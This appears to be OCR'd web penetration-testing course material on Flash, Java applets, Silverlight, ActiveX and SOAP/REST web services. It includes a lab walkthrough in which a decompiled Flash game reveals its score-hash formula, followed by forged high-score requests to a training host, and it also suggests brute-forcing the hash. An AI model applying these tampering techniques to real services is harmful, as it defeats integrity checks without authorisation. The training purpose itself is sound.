   - The applications often make calls to server-side Applications Programming Interfaces (APIs).
   - We have actually seen code that performs authentication and authorization access control client side!
   - They often implement client side input validation.
   - The best is when they perform business logic client side, and it contains flaws!

FLASH FILES

Many files can be part of the Flash portion of the application:
- You need to look for these during mapping and discovery

.SWF files are the compiled Flash object

.FLV files are Flash video files:
- Usually loaded within a movie but may be stand-alone

.AS files or .actionscript are similar to .js files in that they contain ActionScript code
- ActionScript can be part of the object, but more applications use .as files for versioning and structure, used for HTTP(S) requests and response parsing

Crossdomain.xml files control who can access content, server controllable
- Same Origin policy is ignored
- By default, Flash behaves the same way

Flash is not just a single file type. We most commonly see SWF files, which are ShockWave Flash files. They are the compiled objects used by the application.

FLV files are movies, which can either be loaded in the SWF or played via stand-alone players such as VLC.

.AS files are script files that handle logic within the SWF instead of just animating everything. These may also be .actionscript.

ActionScript can be, and most of the time is, within the SWF file. But more and more developers are moving it to loadable .as files to maintain structure requirements and provide access to version control systems.

ActionScript is based on ECMAScript, the same base for JavaScript. Because of this, it has the same syntax but was built on a different framework and has different libraries. The major difference is the focus on multimedia objects and management.

Flash uses its own policy to determine if the request is allowed instead of the same origin policy we have already discussed. In Flash Player 7, restrictions were added to prevent loading data from any server except the original server. This is similar to the same origin policy, except it has one big difference. The server can control what domains are allowed to have flash objects access it. The Flash Cross Domain policy is controlled by the crossdomain.xml file in the web root.

JAVA APPLETS

Java applets provide functionality to a web page

Written in Java:
- Compiled to bytecode

They run within a sandbox in the browser, which uses the JRE

Java applets are found during the mapping phase:
- Download the linked applet for further evaluation

Java applets were released as part of the Java language in 1995. They provided a means of adding interactivity and multimedia to web pages in the early days of the web. They are written in Java, which is compiled to bytecode. They then run within the JVM.

Applets can be loaded on a page through two main methods. The first is the APPLET tag, which is deprecated. The OBJECT tag replaced APPLET as the preferred method. Both of these methods are seen today and should be looked for during mapping.

We can see Java applets loaded with the APPLET or OBJECT tags.

The APPLET tag is deprecated:

```
<applet  code="sec642.class" width=100 height=140></applet>
<object classid="java:sec642.class" width=100 height=140></object>
```

If the tag calls a jar, you can download and then unzip it to retrieve the class files.

PARAMETERS

Both the APPLET and OBJECT tags support parameters:

- <PARAM name="classNumber" value="642">

This enables the web page to pass information to the applet

The parameters are set between the beginning and ending tag

SCRIPTABLE and MAYSCRIPT configure the applet

Both methods for loading applets support the idea of parameters. Parameters provide information from the page into the applet that is loaded. This allows for a dynamically created page to affect the applet. We use the PARAM tag to set these and are allowed to provide multiple ones per applet.

We can also see applications that interact with the applet through scripting. Two parameters can configure the limits of this. MAYSCRIPT allows for communication to the JavaScript code from the applet. We use it in the MyAddress.class file tomorrow. SCRIPTABLE is an IE setting, which allows for the JavaScript on the page to interact with the applet.

POINTS OF INTEREST IN CLASSES

We should decompile class files:
- May be in scope of the pen test

JAD is a Java decompiler, dead project:
- It converts class files back into source

Procyon is an updated Java decompiler and free/open source

The source can be examined:
- HTTP calls
- Processing input, data
- Authentication features

When we find these files, we decompile them and look for various functions. For example, we could find code to make HTTP requests, process input from the user, and perform authentication.

JAD is a free, for noncommercial use, decompiler. It can convert the class files into the source code. We can then review this code for issues. JAD is simple to use for our purposes. It does have a number of options, but most of these are used only if we need more information than the initial decompile provided or we are looking to recompile the code when we finish reviewing it. JAD appears to be a dead project; as well it was closed source. JAD cannot correctly decompile Java 5 or later.

Procyon is an updated free and open-source Java decompiler.

Reference

https://bitbucket.org/mstrobel/procyon/wiki/Java%20Decompiler

Similar to Flash or other client-side code, we are often interested in HTTP calls, how the response data is processed, and potentially authentication performed client side. Similar to JavaScript and JSON, often entire data sets are downloaded client side and then parsed locally.

SILVERLIGHT

Silverlight is a free browser plugin and development framework from Microsoft

There were five versions released, as well as an open-source project called Moonlight

It has been deprecated since 2012

Patches still exist but no new development or support

Silverlight is not supported on iOS, Android, or some Windows phone operating systems

Silverlight has been around since 2007 and was announced as end of life in 2012. In that time, it never gained much traction in the browser market. Its main claim to fame was its use for streaming media such as Netflix. Most of the same functionality that can be found in Silverlight can also be obtained from Flash or HTML5. Silverlight was mainly available on x86-based platforms running Windows and was mainly installed in Internet Explorer. Most other browsers have removed support for Silverlight or have announced their intention to do so. Silverlight is not supported on most mobile platforms, and the new Edge browser from Microsoft does not support it, either.

PENETRATION TESTING SILVERLIGHT

Penetration testing of Silverlight is mostly similar to other client-side technologies

One major difference: The MSBIN SOAP messages, which are binary protocols

Interception proxies do the rest of the work:

- There is a burp plugin for WCF MSBIN

You can download and decompile the Silverlight XAP files using Telerik (makers of Fiddler) JustDecompile

Performing a penetration test of an application that uses Silverlight is similar to the other active content client-side browser plugins. The specifics for Silverlight are the MSBIN SOAP protocol, which is specific to Microsoft products and, of course, the backend web service. You can use Burp to perform interception, and with the plugin from Gotham Digital Science (GDS), you can look at the Windows Communication Foundation (WCF) MSBIN, which is Microsoft's .NET Binary Format for SOAP (NBFS). Silverlight XAP files can be downloaded from the website and decompiled.

ACTIVEX

ActiveX has been around since 1996 but has not been supported since 2015

ActiveX controls do not run in a sandbox or VM; they are considered trusted

They primarily run on Internet Explorer

ActiveX controls can access COM and OLE locally or across the network in the browser

ActiveX can be automatically downloaded and installed with an OBJECT tag in HTML

ActiveX has been around since 1996 and is mostly supported on Microsoft Windows operating systems on the i386 platform. An ActiveX control is compiled code that is loaded by the web browser, which can access objects and run code across a network. It makes use of Component Object Model (COM) and Object Linking and Embedding (OLE) technologies. An ActiveX-enhanced application has many features that are not available in any other technologies such as Flash or Java. There is no sandbox or virtual machine to run ActiveX and they must be signed and are often subsequently trusted by Internet Explorer. In a web page, the OBJECT tag in HTML can automatically direct a browser to download and install the ActiveX control. Of course, developers must promise not to code malware when they sign up to obtain signing keys!

PENETRATION TESTING ACTIVEX

Download the control and use oleview to see the interfaces

You can also decompile the DLL, like any Windows binary

The OBJECT tag gives you the CSLID number

The OLE and COM communications are not HTTP and can't intercept with a proxy such as Burp

You can use tools such as Sysinternals Process Explorer to watch the ActiveX control in action

You can also use packet capture tools to watch the network activity

You can download the ActiveX files separately, or if they have been installed in Internet Explorer by their CSLID number. The OBJECT tag in the HTML tells you the unique CSLID number for that ActiveX control. A matching registry key tells you the location of the DLL file the control uses. ActiveX controls can add a lot of functionality to an application well beyond what any other client-side browser code can do because the DLL is installed in the operating system and can be launched through HTML. For the most part, many of the possible uses of an ActiveX control may be out of scope for a pure web application assessment.

HTML5

Most of the future development in client-side active content is likely to be HTML5

There have been numerous security issues in Java, Flash, Silverlight, and ActiveX

Silverlight and ActiveX have both been deprecated

You still see a number of uses for Flash on the internet—to see streaming media, or in games

You also see many internal enterprise applications that make use of Java, often specific old versions of Java

Silverlight and ActiveX are both on their way out. Silverlight never became popular to begin with. ActiveX had many significant security issues over the years and has also been deprecated. We still continue to see both Flash and Java. Flash is often used on the internet to deliver streaming media, interactive and dynamic websites, or even games. Java is still often seen in internal applications that are not going away anytime soon.

The future of both streaming media and interactive user experiences are likely to be HTML5. We examine HTML5 features in more detail when we discuss WebSockets and HTTP/2. We have included mentioning HTML5 here because it is on its way to being the replacement for many and possibly all the other client-side content providers.

Course Roadmap

- Day 1: Advanced Attacks
- Day 2: Web Frameworks
- Day 3: Web Cryptography
- **Day 4: Alternative Web Interfaces**
- Day 5: WAFs and Pivots
- Day 6: Capture the Flag

Hash Length Extension Attacks
Exercise: hash_extender
Alternative Web Interfaces
Mobile Applications
Exercise: Mobile Application Wireshark Extraction
Compiled Objects
Flash, Java, Silverlight, and ActiveX
Exercise: Decompiling Flash Objects
Web Services
REST and SOAP
Exercise: SOAP
XML XPath
Exercise: Xpath Injection
XML External Entities
Exercise: Acme XXE
WebSockets
Exercise: SocketToMe
HTTP/2
Exercise: H2O

This page intentionally left blank.

EXERCISE: DECOMPILING FLASH OBJECTS

Target: dojo-basic.sec642.org

Goals:

1. Log in and find the snake game
2. Play it a few times, capturing interactions in Burp
3. Try to use Repeater to give yourself the new high score
4. Identify the likely security mechanism preventing you from cheating the system
5. Download the SWF file and decompile it with flare
6. Identify the needed algorithm to cheat the system
7. Win the game by beating the high score!

Bonus: How else could you win without the algorithm?

Target: dojo-basic.sec642.org

Goals:

1. Log in and find the snake game.
2. Play it a few times, capturing interactions in Burp.
3. Try to use Repeater to give yourself the new high score.
4. Identify the likely security mechanism preventing you from cheating the system.
5. Download the SWF file and decompile it with flare.
6. Identify the needed algorithm to cheat the system.
7. The first one to beat the high score wins!

EXERCISE WALKTHROUGH

Stop here if you would like to solve the exercise yourself.

If you are not sure how to accomplish the goals, use the pages ahead to walk you through the exercise, showing you how to achieve each of the goals.

This page intentionally left blank.

EXERCISE: DECOMPILING FLASH OBJECTS PLAYING SNAKE

```
POST /snake/enterHighscore.php HTTP/1.1
Host: dojo-basic.sec642.org
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:44.0) Gecko/20100101
Firefox/44.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
```

POST request to /snake/enterHighscore.php

Type	Name	Value
Body	score	50
Body	scorehash	3837
Body	lastRec	770
Body	ticks	778

Body encoding: application/x-www-form-urlencoded

Playing the game is easy; use Firefox with Burp as a proxy. Use the space bar to start the snake and the arrow keys to move it around. When you have a score, it submits a POST to the server. The parameters of the POST are where you can find the answer on how to beat the game without playing. It doesn't matter if you can't get a high score, only if you can make the SWF file to POST your score at least once.

The two parameters that are interesting are score and scorehash. Send the POST to Repeater.

EXERCISE: DECOMPILING FLASH OBJECTS REPEATER

User Repeater to send a score to see a valid response

```
POST /snake/enterHighscore.php HTTP/1.1
Host: dojo-basic.sec642.org
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux
i686; rv:44.0) Gecko/20100101 Firefox/44.0
Accept:
text/html,application/xhtml+xml,application/xm
l;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Cookie:
sessionid=8a8a2e28807931488bf6d9a3fc3a8d79;
uid=NQ%3D%3D;
PHPSESSID=6v6sfthpensjp6noe7ev1kd825
Connection: close
Content-Type:
application/x-www-form-urlencoded
```

```
HTTP/1.1 200 OK
Date: Fri, 04 Mar 2016 16:37:40 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.14
Content-Length: 13
Connection: close
Content-Type: text/html

&status=ok&
```


After you have a score submission in Repeater, simply press the Go button to send in a baseline request. You should receive a valid response. In this case, you see:

```
&status=ok&
```

Look for this response for every score you send in. Find the score parameter and send it in with a larger number. This should fail, and you can see the response code if the score value does not match the hash value.

EXERCISE: DECOMPILING FLASH OBJECTS
HIGH SCORE!

Changing the score to 50000 and submitting it does not work; you need a valid scorehash value

```
%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%
2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2
C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C
%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%
2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2
C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C
%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%
2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2
C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C
%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%
2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C&turnQueue=&fo
odCounter=1&snakeBlockCounter=778&currentDirec
tion=0&snakeEraseCounter=752&score=50000&score
hash=3837&lastRec=770&ticks=778&recFoodPos=0&r
ecPos=0&playRec=false&gameRunning=false&player
Name=Adrien
```

```
HTTP/1.1 200 OK
Date: Fri, 04 Mar 2016 16:40:53 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.14
Content-Length: 2
Connection: close
Content-Type: text/html
```


Simply changing the score value and not adjusting the scorehash results in a 200 OK response code but without the status=ok payload. You need to know the algorithm used by the server to check that the score matches the scorehash parameter. Flare to the rescue. There are at least four other methods to beat the game; use the Flash decompiler to get the algorithm. Other methods include

- Break into the server and adjust the scores in the file.
- Run flash through a debugger and step through the calculation instructions.
- Dump memory and grep for the instructions to calculate the hash.
- Brute force the server with a high score and sequentially guess the scorehash; it's easy to script in Python or use Burp Intruder.

EXERCISE: DECOMPILING FLASH OBJECTS FLARE

You can use wget to download the flash file

After you have a local copy, you can use flare to decompile it to ActionScript instructions

The algorithm to calculate the scorehash has to be in the flash SWF file somewhere

```
gameRunning = false;
scorehash = score * score + 1337;
enterHighscore();
```


Quickly scan through the snake.flr file and you can see the algorithm. A grep for scorehash would also have worked. Another logical step would be to find the POST and work backward to determine how the parameters for the payload are set. In Samurai, open a terminal:

```
cd /home/samurai
wget http://dojo-basic.sec642.org/snake/snake.swf
flare snake.swf
grep -C 1 scorehash snake.flr
```

If we want to submit a score of 5000, set the scorehash to (5000 * 5000) + 1337 = 25001337


EXERCISE: DECOMPILING FLASH OBJECTS WINNER!

Submit a score of 5000 and a scorehash of 25001337 to beat the high score

```
%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%
2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2
C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C
%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%
2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2
C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C
%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%
2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2
C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C
%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%
2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C%2C&turnQueue=&fo
odCounter=1&snakeBlockCounter=778&currentDirec
tion=0&snakeEraseCounter=752&score=5000&scoreh
ash=25001337&lastRec=770&ticks=778&recFoodPos=
0&recPos=0&playRec=false&gameRunning=false&pla
yerName=Adrien
```

```
HTTP/1.1 200 OK
Date: Fri, 04 Mar 2016 16:58:50 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.14
Content-Length: 13
Connection: close
Content-Type: text/html

&status=ok&
```


Validate by refreshing the page and then playing the game again. The score does not actually go to 5000. You can increment above 2500 but can't set the score to any arbitrary value.



EXERCISE: DECOMPILING FLASH OBJECTS BONUS CHALLENGE

How would you set a high score if you could not recover the algorithm from the SWF file?

Try writing in pseudo-code or in actual Python code how you could brute force the scorehash value

Another way would be to use Burp Intruder to set a score value and increment the scorehash value until you get a hit

Grep for &status=ok& in the results

As mentioned, you can set a high score in more than one way. If you could not decompile the SWF file, how would you defeat the algorithm? One method would be to brute force the scorehash parameter using Burp Intruder or a Python script.

EXERCISE: DECOMPILING FLASH OBJECTS
EXERCISE CONCLUSION

We made use of the Burp proxy to see the POST made to highscore.php by the Flash object

We can use Burp Repeater to submit a baseline request and get a valid response

Flare allows us to decompile the SWF and see the hash algorithm

Use Repeater for the win with the high score and correct scorehash

Another method would be to brute force the scorehash values

This exercise enabled you to use Burp features and see the interaction between the client-side Flash SWF file and the server-side code. After the SWF file makes a POST, you can quickly identify the parameters that are interesting. Sending the request to Repeater you can perform a replay as a baseline request. Now you can also see a valid response. If you use flare to decompile the SWF, you quickly see the scorehash algorithm. Then go back to Repeater to submit your new winning high score with a matching scorehash.

Course Roadmap

- Day 1: Advanced Attacks
- Day 2: Web Frameworks
- Day 3: Web Cryptography
- **Day 4: Alternative Web Interfaces**
- Day 5: WAFs and Pivots
- Day 6: Capture the Flag

Hash Length Extension Attacks
Exercise: hash_extender
Alternative Web Interfaces
Mobile Applications
Exercise: Mobile Application Wireshark Extraction
Compiled Objects
Flash, Java, Silverlight, and ActiveX
Exercise: Decompiling Flash Objects
Web Services
REST and SOAP
Exercise: SOAP
XML XPath
Exercise: Xpath Injection
XML External Entities
Exercise: Acme XXE
WebSockets
Exercise: SocketToMe
HTTP/2
Exercise: H2O

This page intentionally left blank.

WEB SERVICES

Web services are web-based applications that do not host their own user interfaces:

- Perform a specific set of functions
- Sometimes try to avoid maintaining session state
- Target agents instead of users
- These agents can provide user interface, such as mobile applications

Two main types of web services:

- **SOAP:** Simple Object Access Protocol
- **REST:** Representational State Transfer

Web services are a software component that is made available to the network. This function is then called by agents or clients to retrieve data. Most of them are not usually used directly by users. An example would be a score reporting system that allowed news sites to retrieve the scores for that day's games. The news site would then process the results and display them within its site.

Two main types of web services exist in applications today: REST and SOAP-based web services. REST, which is the REpresentational State Transfer protocol, uses typical web methods to interact with the web service. SOAP-based services are the ones we cover in this section.

WEB SERVICE RECON

Reconnaissance around web services is similar:
- Mainly, you need to keep in mind the pieces

One important item to get is sample requests and responses:
- You can also get these from the target staff

This helps as you move into mapping and discovery

When you look at the reconnaissance phase in your methodology, web services do not change the phase much. We discuss the pieces in the next section. As we find signs of web services or mentions through our searches, we need to then note them for the mapping phase.

One item that helps is for us to get sample web service requests. We may find these in searches or we could get samples from the target.

WEB SERVICE MAPPING

Mapping web services involve determining what is available:

- Services and functions
- Administrative interfaces

Examine the WADLs and WSDLs for details of the service

Determine how the application calls the web service:

- Or other applications do

Mapping of web services is a bit more difficult. You need to determine what services are available and what functions these services provide. You can do this by examining the WADL and WSDL files or mapping the samples you were given. You should also look for administrative interfaces such as the AXIS2 admin console. If you can log into these, you can deploy new code and leverage it to run a shell on the server.

Also, look to see how the web service is called, either by the application you test or others.

WEB SERVICE DISCOVERY

Discovery for web services is similar to normal applications:
- You have to adjust for the request format

Most of the web application attacks work fine:
- Command Injection
- SQL Injection
- Information Disclosure

Some are different due to the nature of web services:
- XSS
- XSRF

As you move into the discovery phase of dealing with the web services, you find that it is extremely similar to normal web applications. You do have to deal with the request format, the SOAP message, but because you are finished with mapping, this should be easier because you have accomplished much of this already.

For the most part, all the attacks that work for web applications work against a vulnerable web service. For example, SQL injection still enables you to break and control the database queries. The main difference is in client-focused flaws such as XSS. This is because of the change in how web services deal with clients. Because the clients are not the typical web browser, the normal things you could do to detect XSS often fail. But don't forget that the web service is often an entry point for other applications. So it could be a delivery point for persistent XSS against another web application. For that, you would need to inject stuff and then examine that other application for signs your attack found a flaw.

WEB SERVICE EXPLOITATION

Exploitation is exploitation:
- Our own tautology!

In most exploits, we generate the request:
- We just need to deal with the format

Data egress is somewhat easier typically:
- Web services are commonly designed to return data
- Again, we need to parse the response format

Exploitation is exploitation, no matter where you attempt it. By the time you get to perform an actual attack against the web service, you are typically just building the request and sending it in. Then evaluate what the response is and use that to egress data or accomplish the attack you attempted. This means that the only change is that you need to format the flaw within a SOAP message instead of just a *normal* web payload. But needing to format things correctly isn't different from other exploitation techniques.

Now where web services shine for attackers and penetration testers is data egress. When you find a way to get the web service to cough up data, the egress is typically simple. The reason for this is that web services are often designed specifically to return data! So when you *trick* it to return more data, it simply does what it was designed to do. This enables you to retrieve data quite efficiently, just requiring some mechanism to parse the data from the SOAP response. Many of our tools can do that for us.

WEB SERVICE ATTACKS

Most of the web application attacks:

- Command Injection
- SQL Injection
- Information Disclosure

Web Service Specific Attacks:

- External Entity Attack
- XPath Injection

Most of the attacks we have discussed work against web services. XSS and CSRF are two that usually do not work because of the ways web services display.

Web services also add two new attacks: The external entity attack, and the XPath injection.

RESTFUL WEB SERVICES

Representational State Transfer, an architectural style:

- There is no “official” standard
- Many RESTful implementations exist

Some methods used include:

- **GET method:** Used to retrieve the contents of an object
- **PUT method:** Used to upload, replace, or update an object
- **POST method:** Used to create objects (more common than PUT)
- **DELETE method:** Used to delete an object

REST uses HTTP methods:

- We can use the normal testing procedures on them!

Responses are often JSON or XML

The REpresentational State Transfer (REST) architectural style is basically a set of guidelines and best practices for creating scalable web services. There is no “official” standards but rather a number of loose implementations that demonstrate the goals of REST. There are many RESTful implementations that exist in the ecosystem of frameworks today.

Because REST uses HTTP methods, they aren't different from today's normal web traffic. This means that penetration testers can use normal testing procedures and tools on them! This a huge benefit, which we greatly miss when we need to work with SOAP.

The responses to REST messages are often in the form of JSON or XML.

SOAP WEB SERVICES

Simple Object Access Protocol:
- Protocol for interacting with web services

Designed to be encapsulated within another transport protocol:
- Typically over HTTP(S) in our world
- But can use other transports

Three Parts of a SOAP message:
- Envelope (Addresses the message)
- Header (Optionally include service control information)
- Body (Contains the message itself)

SOAP is a protocol that makes requests of web services. In the old days, when you wanted to talk to a mainframe, you sent a string of characters to the mainframe, and the mainframe would send you a string of characters back. SOAP is a way to define communication between you and a mainframe, or between you and an application.

Now imagine that there is a web server, which stores a logical object that you would like to request. Simple Object Access Protocol (SOAP) is the communications standard that you use to request this object from the web service. It is an encapsulated protocol that can run over just about any TCP protocol; although, it typically runs over HTTP.

The parts that make up a SOAP message are the envelope, the header, and the body. The envelope gets the message where it needs to be. The header is used by the service to know what it needs to process. And the body includes any data needed by the service or the results from the original request.

SOAP REQUEST

```
<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope
xmlns:soap="https://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="https://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="https://www.w3.org/2001/XMLSchema">
  <soap:Body>
    <GetURLIP xmlns="http://example.com/webservices/">
    <EnterURL>https://www.owasp.org/index.php/Main_Page</EnterURL>
    </GetURLIP>
  </soap:Body>
</soap:Envelope>
```


Following are example SOAP request/response messages from OWASP.org.

Request

```
<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:soap="https://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="https://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="https://www.w3.org/2001/XMLSchema">
  <soap:Body>
    <GetURLIP xmlns="http://example.com/webservices/">
    <EnterURL>https://www.owasp.org/index.php/Main_Page</EnterURL>
    </GetURLIP>
  </soap:Body>
</soap:Envelope>
```

SOAP RESPONSE

```
<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:soap="https://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="https://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="https://www.w3.org/2001/XMLSchema">
  <soap:Body>
    <GetURLIPResponse xmlns="http://example.com/webservices/">
    <GetURLIPResult>IP Address is: 216.48.3.18
    </GetURLIPResult>
    </GetURLIPResponse>
  </soap:Body>
</soap:Envelope>
```


Response

```
<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:soap="https://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="https://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="https://www.w3.org/2001/XMLSchema">
  <soap:Body>
    <GetURLIPResponse xmlns="http://example.com/webservices/">
    <GetURLIPResult>IP Address is: 216.48.3.18
    </GetURLIPResult>
    </GetURLIPResponse>
  </soap:Body>
</soap:Envelope>
```

WEB SERVICES DESCRIPTION LANGUAGE (WSDL)

The WSDL is an XML document that describes the web service

It covers three topics:

- Description of the service
- Location of the service
- How to invoke the service

```
<!-- note, ie and oe are ignored by server; all traffic is UTF-8

<message name="doGoogleSearch">
  <part name="key"            type="xsd:string"/>
  <part name="q"              type="xsd:string"/>
  <part name="start"          type="xsd:int"/>
  <part name="maxResults"     type="xsd:int"/>
  <part name="filter"         type="xsd:boolean"/>
  <part name="restrict"       type="xsd:string"/>
  <part name="safeSearch"     type="xsd:boolean"/>
  <part name="lr"             type="xsd:string"/>
  <part name="ie"             type="xsd:string"/>
  <part name="oe"             type="xsd:string"/>
</message>

<message name="doGoogleSearchResponse">
  <part name="return"         type="typens:GoogleSearchResult"/>
</message>
```


WSDL is the language that describes web services and how a client would connect to them. It provides you with all the parameters and what types of results to expect. This is a wonderful tool for attackers because they no longer have to guess what functions are available—we tell them!

As you find these wsdl files/listings, this was the designed purpose of it. Most people wanted web services to be self-documenting. The concern comes when you can use the information to attack the organization.

WSDL AND WADL

A WSDL and a WADL are machine-readable XML:

- WSDL 2.0 can be used for either SOAP or REST
- WSDL 1.1 is used for SOAP
- WADL is used with REST

They describe how to interact with the web services:

- Both tend to be optional
- Sometimes inaccurate

It is best to intercept or obtain examples of successful messages and responses

A Web Services Description Language (WSDL) is typically used to describe web services, such as SOAP. WSDL 1.1 was called Web services Definition Language; it changed the name for 2.0. The WSDL is machine-readable XML. WSDL 2.0 can also describe REST. The WSDL can define every aspect of the message. Given a WSDL, you can quickly start interacting with the web service. The WSDL and the SOAP messages are XML-based.

A Web Application Description Language (WADL) describes REST web services. The WADL is also machine-readable XML and sometimes described as WSDL 1.1 for REST. REST uses XML, YAML, or most often JSON as the message body. The WADL may or may not describe all the data required to begin successfully sending messages to the web service.

SOAP predates the standardization of the WSDL and tends to be optional. In many cases, the WSDL may be inaccurate or out of date. REST is an architectural style and not a standard, as well the WADL may or may not exist. If it does exist, it might not have been auto-generated by the web service. In either case, it does not always accurately describe the REST interface.

To properly test the web service, you need examples of successful messages and responses.

SOAPUI

SOAPUI is a testing framework for developers


Used to build test cases:

- Load testing
- Functionality testing
- Security testing

Can do SOAP and REST

SOAPUI has two versions:

- Free and Pro



SOAPUI is a test framework originally designed to be used by developers but has grown into much more! It creates test cases that enable you to perform various tests against the web service. These tests can be load-based, functionality testing, or even security fuzzing. It is cross-platform, built-in Java, so it runs on Linux, Mac, and Windows.

Because SOAPUI is mainly designed for developers and QA people, it provides a huge number of features that you can just ignore. However, it does contain a series of security test cases. These enable you to automatically generate security tests. But you still need to analyze the results manually.

RUNNING SOAPUI


SOAPUI builds test cases:

- SOAPUI parses the WSDL or WADL
- Builds the initial cases
- Includes all possible requests

Optionally, add SecurityScan steps:

- Can do some basic tests
- Usually not worth the effort

Best to run test cases and capture with your interception proxy



As you begin to run SOAPUI, you should build a test case. This is then initialized by loading the WSDL or WADL from the target web service. You can test multiple services using this tool by either building separate projects or adding them. When the test cases are initialized, you can then add the various security scan steps to the testing. These have built-in test strings to look for things such as XPath and SQL injection.

One technique that helps is to run an interception proxy such as ZAP or Burp. This enables you to intercept or capture the traffic generated by SoapUI. Then you can fuzz any of the parameters seen by the proxy looking for responses that indicate success.

BURP EXTENSIONS FOR WEB SERVICES

There are two Burp BApp plugins:
- Specifically for SOAP services
